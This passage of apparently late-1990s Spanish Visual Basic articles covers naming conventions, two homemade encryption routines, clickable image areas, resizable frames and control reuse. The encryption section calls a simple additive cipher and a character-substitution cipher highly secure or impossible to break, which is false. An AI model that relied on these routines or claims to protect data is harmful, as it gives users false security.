Nombres de Objetos. Este es mi más cercano encuentro con la norma Húngara (en general he visto que la mayoría de los programadores Visual Basic la siguen). La norma dice que por ejemplo un TextBox se bebiera bautizar txtNombre, pero en mi rebeldía adopte un txt_Nombre. Para ser franco algo me dice que ese *txt*, pegado, mancha mi nombre del control y en cierta manera lo tergiversa. Bendito seas Visual Basic que nos dejaste incluir subrayado en los nombres de variables aunque no sea desde el principio. La regla aplica a cualquier objeto, por supuesto incluidos los controles, y son tres caracteres mnemotécnicos en minúscula para el nombre del objeto. Generalmente uso esta misma nemotecnia para declarar variables generales de objeto, por ejemplo, *Dim frm As Form, Dim ctl as Control, Dim tbr As ToolBar, etc.* Como una excepción, me paso por la faja la regla del prefijo con algunos objetos DAO. Por ultimo, por favor, jamas dejar nombres como Text1, salvo para ejemplos muy sencillos, porque pobre del que quiera leer su código.

Clases. En general, sigo las normas muy similares a las de Java (y en cierta manera Visual Basic) cuando creo clases. Como una particularidad, nunca precedo el nombre de una clase con la letra C. En particular mis nombres de clases tienen el estilo cls_NombreDeClase, y para el componente com_NombreDeComponente.

Existen michos otros detalles menores que no merece nombrar. Como podrán deducir, hay que hacer las cosas sencillas pero no más (sabia frase).

Resumen de Norma Húngara

Bien, si desean seguir al pie de la letra la norma Húngara he aquí lo básico:

Convenio	**Ejemplo**
Los nombres de clases empiezan con letra capital.	MathComplex
Los datos miembro son precedidos con m_	Private m_Text
Los objetos comienzan con letra minúscula y tienden a incluir el nombre de la clase.	Dim my MathComplex As New MathComplex
Los tipos primitivos preceden con un carácter convenido.	Dim bFlag As Boolean Dim yByte As Byte Dim sWord As String Dim lCount As Long Dim nCount As Integer Dim fValue As Single Dim dValue As Double Dim vPointer As Variant
Las constantes se escriben en formato combinado mayúsculas minúsculas. Excepto en el caso de constantes para funciones API en que el nombre de la constante va en mayúsculas.	Public Const Pi As Double = 3.14159
Los Métodos y Propiedades inician con mayúscula y no usan caracteres de tipo.	Public Property Let Text(New_Text As String)
Variable global (de módulo)	Public gsMyString As String
Formulario Dialogo Modal	Private dlgNombreForm As frmNombreForm

Una parte que encontré un poco diferente de la norma Húngara es la siguiente. Prefijos: C: Clase, F: Formulario, T: Tipo, X: Control ActiveX, D: Documento ActiveX, P: Página de Propiedades, E: Enumeración, Y: Clase de interfaz para Implements, M: Módulo estándar, G: Módulo de clase de objeto global. Datos de *Programación Avanzada con Visual Basic* de McKinney.

La documentación visual Basic trae algunos convenios para componentes en los temas "Directrices ara asignación de nombres de objetos"y en "Estándares y directrices". Creo que los documentos también se encuentran en Libros en Pantalla.

Pecados de Visual Basic

Visual Basic dentro de su inconmensurable elegancia, es permisible y deja que se le den patadas como estas:

> **Rem**. La lista la cabeza Rem, posiblemente los jóvenes no sepan que Rem es un comando para comentarios (que vergüenza). No obstante, seria genial si Visual Basic en futuras versiones nos entregara la siguiente posibilidad:

```
Rem
    Este es un comentario de muchas
    Líneas
End Rem
```

Carencia de Iniciación de Variables. A estas alturas ya deberian porder hacerse cosas como esta:

```
Dim x As Single = 3.1416
```

Aunque siempre existe la posibilidad de iniciar variables en código aparte, es una carencia que no perdonamos los programadores de recorrido. Visual Basic es el único lenguaje que le hace falta esto, pero ya casi.

While...Wend. Tendremos que hacer un exorcismo para librarnos de este bloque estructurado. Do...Loop esta tan elegante y potente que según he leído es envidiado por otros lenguajes, incluyendo C y Pascal.

Dim a Nivel de Modulo. Dim a nivel de modulo me parece obsoleto y poco formal. Global es cuento parte y deberá olvidarse por completo (Visual Basic está tan apenado con Global que ni siquiera lo documenta en las ultimas versiones). Por simple estética, usemos Private o Public en este caso.

Goto en Contextos fuera de Captura de Errores y el viejo Gosub. *Goto* será perpetuo mientras existan errores inevitables. Creo que ya no existen programadores Visual Basic que usen *Goto* en otro contexto. Respeto a *Gosub*, tengo que ser sincero y confesar que aunque pocas veces lo uso, aun me hace falta; el caso particular es cuando dentro de un procedimiento la identación me lleva a extremos, entonces bifurcó con a una subrutina con *Gosub*, en otro caso tendría que llamar a un procedimiento con todas las variables declaradas en el que trabajo, y esto sinceramente me parece tonto. La salida con *Gusub...Return* en este caso me parece limpia y útil (le da lectura fácil al código). De otra parte, *On Gosub* realmente paso a la historia (gracias a Select Case).

El Operador Diferente. Afortunadamente en muy pocas ocasiones del código moderno Basic he visto el operador: <>. Es tan poco estético que ha sido reemplazado por la palabra clave *Not*, es decir, Exp1<>Exp2, por Not Exp1 = Exp2. La segunda sintaxis es más inteligente y clara. ¿Cuál es más eficiente, probablemente la diferencia sea ínfima, sin embargo si le preocupa *Not* esta documentado como un operador y no como una función. El operador <> no lo uso desde que tengo memoria.

El Pecado Let. Visual Basic arrastra el pecado de Basic de no usar un operador diferente para igualdad y para asignación. Me explico, para un compilador *comparar* y *asignar* son dos ordenes distintas, esto lo entendieron los demás lenguajes como C y Pascal desde su nacimiento, desafortunadamente Basic por hacer fácil e intuitivas las cosas dejo correr el operador = para ambos casos, y optó por una sentencia *Let* como una alternativa para asignaciones. La pregunta importante es: cual es más eficiente: (1) x = 1, y (2) Let x = 1. La respuesta le sorprenderá, pues (2) es mejor interpretado por el compilador. ¿Pero quien se va a ponerse a usar *Let* en algo tan lógico como una asignación?, Simplemente nadie, Visual Basic llevara su pecado siempre.

Caracteres de Tipo. Creo que ya di una buena disertación de los dichosos caracteres de tipo. Me queda la esperanza que en futuras versiones Visual Basic los elimine del lenguaje.

Option Base. Una buena norma en Visual Basic es siempre declarar los arreglos especificando las dimensiones inferior y superior, es decir *Dim x(IndiceInicio To IndiceFinal) As Typo*. Me confieso, ni siquiera me acuerdo para que es *Option Base* ni me interesa.

Líneas de Código con Números. ¿Por que es posible hacer esto?, ¿Qué pretenden los desarrolladores de Visual Basic manteniendo este legado totalmente obsoleto?. No hay más que decir.

Tienen que haber más cosas obsoletas en Visual Basic, que en este momento no recuerdo. Creo que es suficiente.

Para no comprometerme negativamente, diré que hablar de los aciertos de Visual Basic seria interminable, y solo basta leer los manuales para salir de dudas. Pienso que Visual Basic seguirá evolucionando de tal manera que será el lenguaje de programación para aplicaciones de gestión más potente que exista, ¿O no lo es ya?.

Corolario

Cada uno tiene su estilo y es válido. Simplemente, si nos ponemos de acuerdo en ciertas cosas, los programadores Visual Basic lograremos

comunicarnos mejor. Mi estilo y convenios no son una panacea pero me ayudan bastante y me siento satisfecho con la formalidad y estética del código, así de esta manera pienso que les puede suceder a otros.

Artículo	Encriptación con Visual Basic
Autor / Fuente	Harvey Triana
Tema	Programación General
Creado	Julio 2 1998

Encriptación

Algunos Procedimiento Visual Basic para Codificar y Decodificar Información

---

La *Encriptación*, es un tema de la programación bien interesante, de hecho se trata de una alta ciencia de la informática, que pasa por arte, inclusive hoy se trata de una tecnología. *Encriptación* es una palabra rara en español, quizá fea, no obstante se emplea en documentación técnica.

Buscando en el cajón de los recuerdos, encontré un par de procedimientos para Codificación / Decodificación con *QuickBasic*. Desaforadamente desconozco al programador de tales procedimientos. Después de traducir las rutinas para que trabajasen en Visual Basic me di cuenta que tenían fallas de programación, sin embargo la documentación del código me llevo a captar la idea del autor y ponerla a funcionar perfectamente. Tales procedimientos se exponen en este documento.

Algo de Teoría

Como elemento clave en las comunicaciones, la importancia de mantener la privacidad de la información, aumenta día a día, y más aun cuando nos aproximamos a la Super Autopista de la Información, nos lo ha dicho el Sr. Gates.

Recuerdo que alguien comentaba que codificar era muy sencillo, simplemente cambias unas letras por otras, y el receptor del mensaje conoce este secreto. También, aumentar o disminuir un número discreto a los códigos ASCII, suele ser otra sugerencia. Estas estrategias pasan a ser infantiles tratamientos del problema, y no presentan problema alguno para un decodificador experto y malo.

La encriptación se hace a través de la aplicación de cierto tratamiento a los códigos ASCII de los mensajes, de manera que el tratamiento inverso será el único camino práctico para decodificar el mensaje.

¿Cómo se mantiene indescifrable una cadena codificada?. Se trata de combinar la clave de encriptación con el mensaje de manera que las probabilidades de decodificar el mensaje, sin conocer la clave, sean virtualmente infimas, es decir, el tan prolongado el trabajo de desciframiento que no existen esperanzas próximas. Por ejemplo cuando un cristal ornamental se rompe violentamente, es casi imposible volver a juntar las piezas para obtener la pieza original.

Como una cita teórica, uno de los algoritmos de codificación se basa en la función números primos. Por ejemplo resulta fácil multiplicar dos números primos, sean a = 11927 y b = 20903, de manera que a • b = c = 249310081. Pero resulta muy difícil determinar a y b a partir de c. Matemáticamente esto se hace a través del procedimiento conocido como *Descomposición Factorial*. En el ejemplo *c* viene a ser la codificación, mientras *a* y *b* son la clave de decodificación. Esta estrategia es la base de un ingenioso y sofisticado sistema de encriptación llamado *Criptosistema RSA* (en honor a sus autores). de hecho este es el mejor sistema de encriptación y es posible que sea aplicado en las comunicaciones masivas de Internet en un futuro. Siguiendo con mí ejemplo, en un caso real, se trata de cifras de alrededor de 250 dígitos, lo cual teóricamente requiere de millones de años para descomponer factorialmente. Una anécdota citada en el libro *Camino al Futuro* (2ª edición) de Mr. Gates, cuenta que un reto publico de descifrar una clave de 129 dígitos fue superado al coordinar un trabajo de varias computadoras e Internet, para finalmente lograr la respuesta en menos de un año. En el reto los autores predecían que su mensaje jamás sería desvelado. El libro mencionado hace una exposición más detallada de este tema. Por supuesto, este articulo no llegará tan lejos.

Dos Procedimientos de Encriptación

La Encriptación tiene dos elementos: Un mensaje, y una clave privada de acceso entre el emisor y el receptor, con la cual se puede descifrar el mensaje. El procedimiento de encriptación produce un mensaje o archivo cifrado. Presento dos procedimientos escritos en Visual Basic, catalogados como verdaderas maneras de encriptación.

Modelo EncryptionString

EncryptionString, es un clásico sistema el cual toma el *mensaje* y una *clave del usuario*, y a través de una combinación de estos dos parámetros se produce una cadena codificada. Mantengo la explicación original del método:

```
Texto a codificar:         ENCRYPTION
Caracteres del Texto:      E   N   C   R   Y   P   T   I   O   N
Códigos ASCII:             69  78  67  82  89  80  84  73  79  78
Contraseña KEY:            K   E   Y   K   E   Y   K   E   Y   K
Caracteres de KEY:         75  69  89  75  69  89  75  69  89  75
Suma de Códigos ASCII:     144 147 156 157 158 169 159 142 168 153
En caracteres:             •   “   œ   •   ?   ©   Ÿ   ?   ¨   ™

Texto codificado:          •“œ•?©Ÿ?¨™
```

El modo para usar la función EncryptionString es el siguiente:

```
'//Codifica
TextoCodificado = EncryptString(TextoOriginal, Contraseña, ENCRYPT)

'//Decodifica
TextoOriginal = EncryptString(TextoCodificado, Contraseña, DECRYPT)
```

La ventaja de esta técnica es que es muy flexible de usar e intuitiva. Sin tener la máxima seguridad, es muy segura.

Escribir un programa para encriptar archivos resulta bastante simple por aquello de la contraseña. No ocurre lo mismo con el siguiente procedimiento: *ChrTran.*

El código de EncryptionString es el siguiente:

```
DefInt A-Z
Option Explicit

'//For Action parameter in EncryptString
Public Const ENCRYPT = 1, DECRYPT = 2

'--------------------------------------------------------------------
' EncryptString
' Modificado por Harvey T.
'--------------------------------------------------------------------
Public Function EncryptString( _
    UserKey As String, Text As String, Action As Single _
    ) As String
    Dim UserKeyX As String
    Dim Temp     As Integer
    Dim Times    As Integer
    Dim i        As Integer
    Dim j        As Integer
    Dim n        As Integer
    Dim rtn      As String

    '//Get UserKey characters
    n = Len(UserKey)
    ReDim UserKeyASCIIS(1 To n)
    For i = 1 To n
        UserKeyASCIIS(i) = Asc(Mid$(UserKey, i, 1))
    Next

    '//Get Text characters
    ReDim TextASCIIS(Len(Text)) As Integer
    For i = 1 To Len(Text)
        TextASCIIS(i) = Asc(Mid$(Text, i, 1))
    Next

    '//Encryption/Decryption
    If Action = ENCRYPT Then
       For i = 1 To Len(Text)
           j = IIf(j + 1 >= n, 1, j + 1)
           Temp = TextASCIIS(i) + UserKeyASCIIS(j)
           If Temp > 255 Then
              Temp = Temp - 255
           End If
           rtn = rtn + Chr$(Temp)
       Next
    ElseIf Action = DECRYPT Then
       For i = 1 To Len(Text)
           j = IIf(j + 1 >= n, 1, j + 1)
           Temp = TextASCIIS(i) - UserKeyASCIIS(j)
           If Temp < 0 Then
              Temp = Temp + 255
           End If
           rtn = rtn + Chr$(Temp)
       Next
    End If
```

```
    '//Return
    EncryptString = rtn
End Function
```

Modelo ChrTran

ChrTran es violentamente complicado de violar, de hecho imposible. Virtualmente las probabilidades de descifrar un mensaje son del orden de 255! (255 factorial), un numero sin fin en la práctica (por ejemplo las calculadoras comunes soportan solo hasta 69!).

Tengo que confesar que tuve que reescribir ChrTran porque presentaba errores de programación y mucho código para optimizar, el resultado es sorprendente. Ni que decir que no tenía en cuenta que en español usamos tildes y eñes.

Como su abreviación lo dice ChrTran transpone caracteres, usa dos claves de 255 caracteres (la carta ASCII) y produce un texto codificado de origen aleatorio. Toma cada carácter del texto, encuentra su posición en la primera clave, e intercambia este carácter por el carácter en la misma posición de la segunda clave. Es complicado de asimilar.

Lo más difícil de ChrTran es el manejo de las claves. La primera clave (la sarta de búsqueda) podría ser publica (mejor debiera decir *debe* ser publica). Mientras que la segunda clave es una sarta aleatoria de la carta ASCII.

El modo de manejar ChrTran es el siguiente:

```
ClaveAleatoria = RandomChart()

'// Se podría usar la sarta de búsqueda, ClaveDeBúsqueda, como
'// otra cadena aleatoria con ClaveDeBúsqueda = RandomChart()
'// aqui se mantiene un nivel de Encriptación flexible, más no
'// inseguro, al hacer ClaveDeBúsqueda como la secuencia 0 a 255
'// de la carta ASCII:
For i = 0 To 255
    ClaveDeBúsqueda = ClaveDeBúsqueda + Chr$(i)
Next

'//Codifica
TextoCodificado = ChrTran(TextoOriginal, ClaveDeBúsqueda, ClaveAleatoria)

'//Decodifica
TextoOriginal= ChrTran(TextoCodificado, ClaveAleatoria, ClaveDeBúsqueda)
```

En la primera línea se usa *RandonChart*, la cual es una función que retorna la carta ASCII en un orden aleatorio.

Como posiblemente se deduce, usar ChrTran para escribir un programa que trabaje encriptación, representa una labor bastante especializada, pero por supuesto nada del otro mundo.

El código de ChrTran es el siguiente:

```
DefInt A-Z
Option Explicit

'//-------------------------------------------
'// Return a random string of ASCII Chart.
'// Used by ChrTran. By Harvey T.
'//-------------------------------------------
```

```
Public Function RandomChart() As String
    Dim Char    As String
    Dim RndStr  As String
    Dim n       As Integer

    Randomize Timer
    Do
       Char = Chr$(Int(Rnd * 256))
       If InStr(RndStr, Char) = 0 Then
          n = n + 1
          RndStr = RndStr + Char
       End If
    Loop Until n = 256

    RandomChart = RndStr
End Function

'---------------------------------------------------------------------
' ChrTran
' Optimizing by Harvey T.
'---------------------------------------------------------------------
Public Function ChrTran(Text As String, SStr As String, EStr As String) As String
    Dim i   As Integer
    Dim rtn As String

    For i = 1 To Len(Text)
        rtn = rtn + Mid$(EStr, InStr(SStr, Mid$(Text, i, 1)), 1)
    Next
    ChrTran = rtn
End Function
```

Pequeño Reto

Los invito a decodificar la siguiente sarta encriptada con EncryptionString y una contraseña de 4 caracteres (demasiadas pistas):

```
·Æ™ÔÖâÈÓè*ƒ*¤åÄÖÝÌÂ
```

ASCIIS: 183, 198, 153, 212, 214, 226, 200, 211, 232, 131, 164, 229, 196, 214, 221, 204, 194. Me cuentan si lograron descifrar el mensaje.

Freeware

La figura que encabeza este articulo muestra la cara de la aplicación *EncryptProject*, la cual es una herramienta que utiliza las técnicas de encriptación descritas y lo creé con el propósito de proteger código Visual Basic. Es decir, supón que trabajas en un proyecto grande, en un equipo de programación y deseas mantener en privado ciertos módulos. Generalmente yo organizo mis proyectos por módulos, en carpetas aparte, así, EncryptProject tiene la finalidad de encriptar los módulos Visual Basic de esta carpeta. Así, cuando voy a trabajar, decodifico, cuando me voy encripto.

Si desea usar *EncryptProject* , debe tener en cuanta esta precuación:

Backup your files (in another disc or with password) before encrypt project.
No forget your password, it's without it reversing !
Encrypt only work over: Bas, Frm, Cls, Ctl, html files

Es decir, como una percusión, debiera tener al menos una copia aparte del proyecto. Pero no se atemorice, el programa es seguro, lo peor que le podría pasar al que lo use es olvidar la contraseña (EncryptProject pide verificación de la contraseña antes de codificar). Recomiendo para empezar, hacer una prueba sencilla con un proyecto simple.

Dos pasos y salimos. Hagamos una prueba simple. Cree una carpeta, copie o cree u proyecto Visual Basic en ella.

Encriptando

Abra EncryptProject, y escriba la trayectoria completa de la carpeta (si lo prefiere, arrastre un archivo cualquiera de la carpeta desde el Explorador de archivos de Windows a la caja de texto Project Folder).

Escriba la contraseña y use el comando [Encrypt]. Se pedirá la verificacion de la contraseña. Despues de confirmar, se encriptará el proyecto.

Decodificando

Abra EncryptProject, y escriba la trayectoria completa de la carpeta (si lo prefiere, arrastre un archivo cualquiera de la carpeta desde el Explorador de archivos de Windows a la caja de texto Project Folder).

Escriba la contraseña y use el comando [Decrypt]. Si la contraseñ es correcta, el proyecto de decodificará.

EncryptProject.zip. (23kb, - Requiere Runtime de Visual Basic5)

Gráficas con Áreas Activas

Un Método para Programar Áreas Activas en Una Gráfica

Una pregunta frecuente que he visto en los News y Mailing List de Visual Basic es: *¿hay alguna forma de construir un mapa que dependiendo donde se haga clic, haga diferentes procesos?*. Este articulo presenta una técnica bastante práctica y efectiva para hacer esto.

Principio Básico

Es simple, se escribe código en los eventos MouseMove, para indicar al usuario con un puntero que la área es activa, y MouseDown, donde escribiremos el código de la acción, todo limitado a un rectángulo definido por un área de coordenadas (x1, y1)-(x2, y2).

El siguiente ejemplo describe el principio con un área entre (100, 100)-(140-140) en pixeles.

> Cree un Proyecto, con un Form, un PictureBox (llámalo P) y un Label. Pegue el siguiente código. Puede adicionar una imagen al Picture para que se vea mejor. En las dos áreas especificadas el puntero del Mouse cambia a una cruz. Al dar clic nos dirá algo.

```
Private Sub Form_Load()
    P.ScaleMode = vbPixels
End Sub

Private Sub P_MouseDown( _
            Button As Integer, Shift As Integer, X As Single, Y As Single _
            )
```

```
    P.MousePointer = vbDefault
    If (X >= 100 And X <= 140) And (Y >= 100 And Y <= 140) Then
       MsgBox "Clic sobre área (10, 10)-(40, 40)..."
    Else
       MsgBox "Clic fuera del área activa..."
    End If
End Sub

Private Sub P_MouseMove(Button As Integer, Shift As Integer, X As Single, Y As Single)

    If (X >= 101 And X <= 140) And (Y >= 100 And Y <= 140) Then
       If Not P.MousePointer = vbCrosshair Then
          P.MousePointer = vbCrosshair
       End If
    Else
       If Not P.MousePointer = vbDefault Then
          P.MousePointer = vbDefault
       End If
    End If
    Label1 = X & ", " & Y
End Sub
```

El Control Label es útil para que pueda observar los valores (x, y) en pixeles por donde pasa el Mouse. Cuando el Mouse pase por el área comprendida entre (100, 100)-(140, 140), cambiará su puntero a una cruz; si da clic sobre esta área se dará un mensaje. Para más de un área activa usaría bloques ElseIf dentro de los eventos y el mismo modelo de código.

NOTA
Para usar un puntero de Mouse personalizado, use la constante vbCustom en MousePointer, agregue un Control Image con el Icono que desee, y el bloque de código sería:

```
If Not pic_Panorama.MousePointer = vbCustom Then
   pic_Panorama.MousePointer = vbCustom
   pic_Panorama.MouseIcon = Image1
End If
```

Método Avanzado

Bien, la técnica explicada anteriormente es efectiva para unas pocas áreas activas. Es seguida explicare como crear un procedimiento generalizado y práctico para muchas áreas activas en una aplicación dedicada.

1. **Variables Requeridas**. El siguiente bloque de variables es el modelo básico. La estructura puede ser modificada para agregar nuevas propiedades a cada área, p.e. un Icono de Mouse diferente para cada área, un sonido asociado, etc.

```
Private Type AreaActiva
    x1 As Integer
    x2 As Integer
    y1 As Integer
    y2 As Integer
    Descripción As String * 64
End Type
Private AreasActivas As Integer
Private Area() As AreaActiva
Private IndexActivo As Integer
```

2. **Código Base**. El código para los eventos MouseMove y MouseDown seguirán el siguiente modelo.

```
Private Sub pic_Panorama_MouseMove( _
            Button As Integer, Shift As Integer, X As Single, Y As Single _
            )
    Static i
```

```
    i = 1
    IndexActivo = 0
    Do Until Not (IndexActivo = 0) Or i > AreasActivas
       If (X >= Area(i).x1 And X <= Area(i).x2) _
          And _
          (Y >= Area(i).y1 And Y <= Area(i).y2) Then
          IndexActivo = i
       End If
       i = i + 1
    Loop
    If IndexActivo Then
       If Not pic_Panorama.MousePointer = vbCustom Then
         'Implementa un cambio de Icono de Mouse personalizado
          pic_Panorama.MousePointer = vbCustom
          pic_Panorama.MouseIcon = Image1
         'Implementa el cambio del ToolTipText
          LetToolTipTex Area(IndexActivo).Descripción
       End If
    Else
       If Not pic_Panorama.MousePointer = vbDefault Then
          pic_Panorama.MousePointer = vbDefault
          pic_Panorama.ToolTipText = ""
       End If
    End If

   'Label que indica las coordenadas del puntero del mouse
    lbl_Guia = X & ", " & Y
End Sub

Private Sub pic_Panorama_MouseDown( _
            Button As Integer, Shift As Integer, X As Single, Y As Single _
            )
    If IndexActivo Then
       pic_Panorama.MousePointer = vbDefault

      'En un aplicación usaría Select Case IndexActivo...

       MsgBox "Clic sobre: " & Area(IndexActivo).Descripción
    End If
End Sub
```

Por supuesto, la implementación del mensaje de ToolTipText es opcional, solo se uso para demostrar la funcionalidad.

NOTA
Uso un procedimiento particular para asignar el ToolTipText. Esto se hace para que no se reasigne continuamente al mover el Mouse sobre el área activa. Una buena práctica de programación:

```
Private Sub LetToolTipTex(ByVal s As String)
    s = RTrim(s)
    If Not pic_Panorama.ToolTipText = s Then
       pic_Panorama.ToolTipText = s
    End If
End Sub
```

3. **Asignando las Areas Activas**. Este es un paso bastante simple, valiéndose del control Label que me indica la posición del puntero (note la línea `lbl_Guia = X & ", " & Y`), tóme una hoja y un lápiz, corra la aplicación, y mueva el Mouse por donde quiera. Seleccione los contornos de las áreas que desea serán activas (señale una esquina superior y una esquina inferior aproximadas) y anote su descripción. Algunas figuras pueden tener dificultad para encasillarlas en un rectángulo, en este caso puede usar varios rectángulos para dar el contorno, y el caso será programado como único según su organización. Procure no cruzar los rectángulos. Despues escriba un procedimiento para asignar los datos. La forma más simple, es como el ejemplo que suministro:

```
Private Sub AsigneAreas()
    AreasActivas = 3
```

```
    ReDim Area(1 To AreasActivas)
    Area(1).Descripción = "Torre de Perforación"
    Area(1).x1 = 199
    Area(1).y1 = 11
    Area(1).x2 = 214
    Area(1).y2 = 132
    Area(2).Descripción = "Caseta de Químicos"
    Area(2).x1 = 104
    Area(2).y1 = 109
    Area(2).x2 = 141
    Area(2).y2 = 125
    Area(3).Descripción = "Laboratorio de Geología"
    Area(3).x1 = 60
    Area(3).y1 = 151
    Area(3).x2 = 117
    Area(3).y2 = 183
End Sub
```

Por ultimo, si lo desea puede eliminar el Control Label (y su línea en el evento MouseMove del PictureBox) que sirvió de guía para apuntar las áreas, ya no será necesario en la aplicación.

Perspectiva

Esta implementación es una fuente de ideas para diversas aplicaciones:

- Una aplicación que al dar clic muestre otra fotografía referente al área que se señalo, y así sucesivamente (una visita virtual). Un ejemplo de esto son aquellos programas multimedia para niños que les enseñan algún idioma y ellos simplemente van navegando por donde quieran y señalando objetos, los cuales indican y pronuncian el nombre del objeto.

- Escribir una aplicación que muestre el funcionamiento de una fabrica o empresa. Nuevamente las áreas activas llevaran a otras fotografías. Seria elegante incluir sonido tanbién.

- Crear una interfaz muy amigable y simple, para usuarios con escasos conocimientos en manejo de software.

- Escribir un tutor de su aplicación.

Etcétera.

El ejemplo que incluye este articulo contiene todo el código descrito de manera que puede observar los resultados y juzgar. Este ejemplo tiene tres áreas activas como decribe el procedimiento AsigneAreas(). Si quiere pase el Mouse por la las casetas y torre que se ven en el fotografia. La imagen inicial que se muestra en este documento corresponde a este ejemplo en ejecución. vbAreas.zip (97k).

Marcos en Formularios Visual Basic

Una Técnica para Programación de Formularios Visual Basic Implementando Marcos

---

Introducción

¡ Marcos en Formularios Visual Basic con código plano !. Esta implementación la logre hace poco, porque necesitaba colocar un TreeView de contenido en un marco izquierdo, y formularios de datos en el marco derecho. ¿El resultado?, una interfaz verdaderamente funcional y moderna. Muestra:

Coloque el puntero del mouse sobre el separador, arrastre y suelte. ¡Se re-dimensionan las áreas visibles!.

A mi modo de ver, esto rompe los esquemas y limitaciones de los formularios Visual Basic, y verdaderamente es un código del que me siento muy satisfecho.

Desarrollo

Simplemente necesitamos tres PictureBox y programar los eventos DragDrop de algunos controles y Resize del formulario. La implementación se logra siguiendo estos pasos:

1. Cree un formulario, agregue sobre el área del formulario tres PictureBox, llamalos pic_MarcoIzquierdo, pic_MarcoDerecho, y pic_Separador. Puede diseñar la interfaz que desee en cada marco, es decir una pic_MarcoIzquierdo y otra en pic_MarcoDerecho.

2. La propiedad DropMode de pic_Separador debe ser Automatic (valor 1). Pero el código hace todo esto. Simplemente agregue al módulo del formulario el código de doy al final de este articulo.

3. Por cada control en primer plano del marco izquierdo, adicionará una línea de código al evento DragDrop del control, por ejemplo digamos que coloco un CommandButton en el marco izquierdo, entonces:

```
Prívate Sub Command1_DragDrop(Source As Control, X As Single, Y As Single)
    AjusteMarcoIzquierdo X
End Sub
```

Si creara Command1 en el marco derecho, usaría:

```
Prívate Sub Command1_DragDrop(Source As Control, X As Single, Y As Single)
    AjusteMarcoDerecho X
End Sub
```

Es decir, nada de código complicado. Si por ejemplo usara un TreeView sobre toda el área de un marco, digamos el izquierdo, simplemente urania un único evento DragDrop sobre ese marco, inclusive sobraría pic_MarcoIzquierdo_DragDrop ya que el arrastre y soltar se hace sobre un solo control (el TreeView) en primer plano.

Código de la Implementación

Este es el código de la implementación.

```
'//=============================================================
'  Marcos al estilo Internet Browser
'  Implementación original: Harvey Triana ©, Feb 1998
'//=============================================================
DefInt A-Z
Option Explicit

'//Tamaño relativo de los marcos (% de ventana)
Private Const PorcentajeMarcoIzquierdo = 30
'//Tamaño del borde del separador, 3 pixeles (recomendado)
Private Const TamañaDelSeparador = 45

Private Sub Form_Load()
    '//Personalizando...
    pic_MarcoIzquierdo.Top = 0
    pic_MarcoDerecho.Top = 0
    Set pic_MarcoDerecho.Picture = LoadPicture(App.Path + "/jen_2.jpg")

    '//Configura Separador
    With pic_Separador
        .Top = 0
        .Width = TamañaDelSeparador
        .BackColor = vbActiveBorder
        .MousePointer = vbSizeWE
        .DragMode = vbAutomatic
        .ZOrder 0
    End With
End Sub

Private Sub Form_Resize()
    Static EspacioIzquierdo As Single

    '//Espacio de porcentaje a twips
    EspacioIzquierdo = ScaleWidth / 100 * PorcentajeMarcoIzquierdo
```

```
    If Not WindowState = vbMinimized Then
       On Error Resume Next
       pic_MarcoIzquierdo.Height = ScaleHeight
       pic_MarcoIzquierdo.Width = EspacioIzquierdo - pic_Separador.Width

       pic_Separador.Height = ScaleHeight
       pic_Separador.Left = EspacioIzquierdo - pic_Separador.Width

       pic_MarcoDerecho.Height = ScaleHeight
       pic_MarcoDerecho.Left = pic_MarcoIzquierdo.Width + pic_Separador.Width
       pic_MarcoDerecho.Width = ScaleWidth - pic_Separador.Left - pic_Separador.Width
    End If
End Sub

Private Sub pic_MarcoDerecho_DragDrop(Source As Control, X As Single, Y As Single)
    '//Es necesario para todo control dentro de pic_MarcoDerecho
    AjusteMarcoDerecho X
End Sub

Private Sub pic_MarcoIzquierdo_DragDrop(Source As Control, X As Single, Y As Single)
    '//Es necesario para todo control dentro de pic_MarcoIzquierdo
    AjusteMarcoIzquierdo X
End Sub

Private Sub AjusteMarcoIzquierdo(X As Single)

    '//Redimensiona área de marco izquierdo
    On Error Resume Next
    pic_MarcoIzquierdo.Width = X
    pic_MarcoDerecho.Left = X + pic_Separador.Width
    pic_MarcoDerecho.Width = ScaleWidth - X - pic_Separador.Width
    pic_Separador.Left = X
End Sub

Private Sub AjusteMarcoDerecho(X As Single)
    '//Redimensiona área de marco derecho
    AjusteMarcoIzquierdo X + pic_MarcoIzquierdo.Width
End Sub
```

Èjemplo completo (vb_frames.zip 4k).

Artículo	Reutilizando Controles
Autor / Fuente	Harvey Triana / Programación Cliente-Servidor con Visual Basic, Kennet L. Spencer.
Tema	Programación General.
Creado	Noviembre 4 de 1997

Reutilizando Controles

Como Reutilizar Controles dentro de una Aplicación

Parece magia. La reutilización de un control en diversas partes de una aplicación es un recurso algo extraño y poco conocido. Primero que todo, ¿ por qué hacer esto ?. La razón es evidente: optimización recursos y rendimiento. Un ejemplo clásico es cuando una aplicación utiliza un ComboBox para listar ciertos datos de una bases de datos y ésta lista, por demás extensa, es requerida en varios formularios. Un método efectivo es cargar el ComboBox en un formulario oculto, y moverlo de contenedor cuando se necesite (en un sistema Cliente-Servidor o de multiusuario sus usuarios se lo agradecerán).

El contenedor puede ser un formulario, cuadro de imagen (PictureBox), un marco (Frame), y en general cualquier control con esta capacidad. Cuando se lleva un control de un contenedor a otro, no solo se desplaza la interfaz visual del control, sino también todos sus datos y código. Estudie los dos siguientes ejemplos. Primero que todo, utilice un modulo con la declaración de SetParent:

```
Public Declare Function SetParent Lib "USER32" _
       ( _
       ByVal hWndChild As Long, _
       ByVal hWndParent As Long _
       ) As Long
```

Ejemplo 1: Moviendo Controles entre Controles Contenedores

Esto es especialmente útil cuando se trabaja con TabStrip (prefiero usar un array de Frame en vez de PictureBox cuando programo TabStrip). El siguiente ejemplo es muy disiente. Crée un proyecto con un Frame y un ComboBox (fuera del Frame), agregue el siguiente código a Form1:

```
Option Explicit

Private Sub Form_DblClick()
    Set Combo1.Container = Frame1
    Combo1.Left = 90
    Combo1.Top = 300
End Sub

Private Sub Form_Load()
    Combo1.Top = 300
    Combo1.Left = 90
End Sub

Private Sub Frame1_DblClick()
    If SetParent(Combo1.hWnd, Me.hWnd) Then
       Combo1.Top = 300
       Combo1.Left = 90
```

```
    End If
End Sub
```

Puede ver los efectos al dar Doble-Click al Formulario y luego al Control de marco. Por supuesto una aplicación requerirá de un control más elaborado de la posición del ComboBox.

Ejemplo 2: Moviendo Controles entre Formularios

Cree un proyecto agregue dos Form. En el primer formulario agregue un CommandButon y un ComboBox.

Código en Form1:

```
Private Sub Command1_Click()
    Dim rtn
    Form2.Show
    rtn = SetParent(Combo1.hWnd, Form2.hWnd)
End Sub
```

Código en Form2:

```
Private Sub Form_Unload(Cancel As Integer)
